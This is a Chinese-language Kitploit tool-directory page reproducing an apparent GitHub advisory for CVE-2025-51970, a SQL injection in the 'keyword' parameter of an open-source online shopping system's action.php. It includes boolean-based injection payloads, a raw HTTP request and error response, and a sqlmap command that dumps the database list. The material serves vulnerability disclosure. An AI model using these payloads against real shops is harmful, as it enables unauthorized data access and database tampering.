Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-51970 — SQL 注入漏洞存在于在线购物系统高级版(CVE-2025-51970)中 | Kitploit
工具/GitHubGitHub/m4xiq/cve-2025-51970
漏洞分析漏洞利用Web应用程序漏洞利用信息收集渗透测试数据库安全
GitHubm4xiq/cve-2025-51970

CVE-2025-51970

SQL 注入漏洞存在于在线购物系统高级版(CVE-2025-51970)中

查看仓库
1391年前尚未审核
分享

CVE-2025-51970

CVE-2025-51970 - 在线购物系统高级版中的SQL注入

摘要

在 PuneethReddyHC 的 Online Shopping System Advanced 项目中发现了一个严重的SQL注入漏洞。该漏洞存在于 action.php 中,未能正确清理来自 keyword POST参数的用户输入。攻击者可以注入恶意SQL以提取数据或篡改数据库。


技术细节

  • 漏洞类型:SQL注入
  • 受影响文件:action.php
  • 参数:keyword(通过POST)
  • 受影响版本:1.0
  • 攻击类型:远程
  • 影响:未经授权的数据访问、数据库操作

概念验证(PoC)

真值Payload(绕过逻辑)

e%' AND ((42)=(43-1)) AND '0004XX7'!='0004XX7%

假值Payload(逻辑失败)

e%' AND ((42)=(43)) AND '0004XX7'!='0004XX7%

HTTP请求

<Highlight language="http">
POST /online-shopping-system-advanced-master/action.php HTTP/1.1
Host: 192.168.1.109
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Referer: http://192.168.1.109/online-shopping-system-advanced-master/
Content-Length: 75
Connection: close
keyword=test'&search=1
</Highlight>

HTTP响应

HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 10:07:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; 
check the manual that corresponds to your MariaDB server version for the right 
syntax to use near ''' at line 1 in 
C:\xampp\htdocs\online-shopping-system-advanced-master\action.php:193

数据库指纹示例

SELECT database(); -- 返回 `onlineshop`
e%' AND 2*3*8=6*8 AND '0004XX7'!='0004XX7%
e%' AND 3*2>5 AND '0004XX7'!='0004XX7%
e%' AND 3*2*0>=0 AND '0004XX7'!='0004XX7%


使用sqlmap自动利用

该漏洞可使用 sqlmap 自动确认和利用。

使用的命令

sqlmap -u "http://192.168.1.109/action.php" --data="keyword=test&search=1" --dbs

输出

[13:07:39] [INFO] 正在获取数据库名称
可用数据库 [6]:
[*] information_schema
[*] mysql
[*] onlineshop
[*] performance_schema
[*] phpmyadmin
[*] test
图片
下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    405
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    261
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259

探索所有工具

浏览我们的工具集合

查看所有工具 →








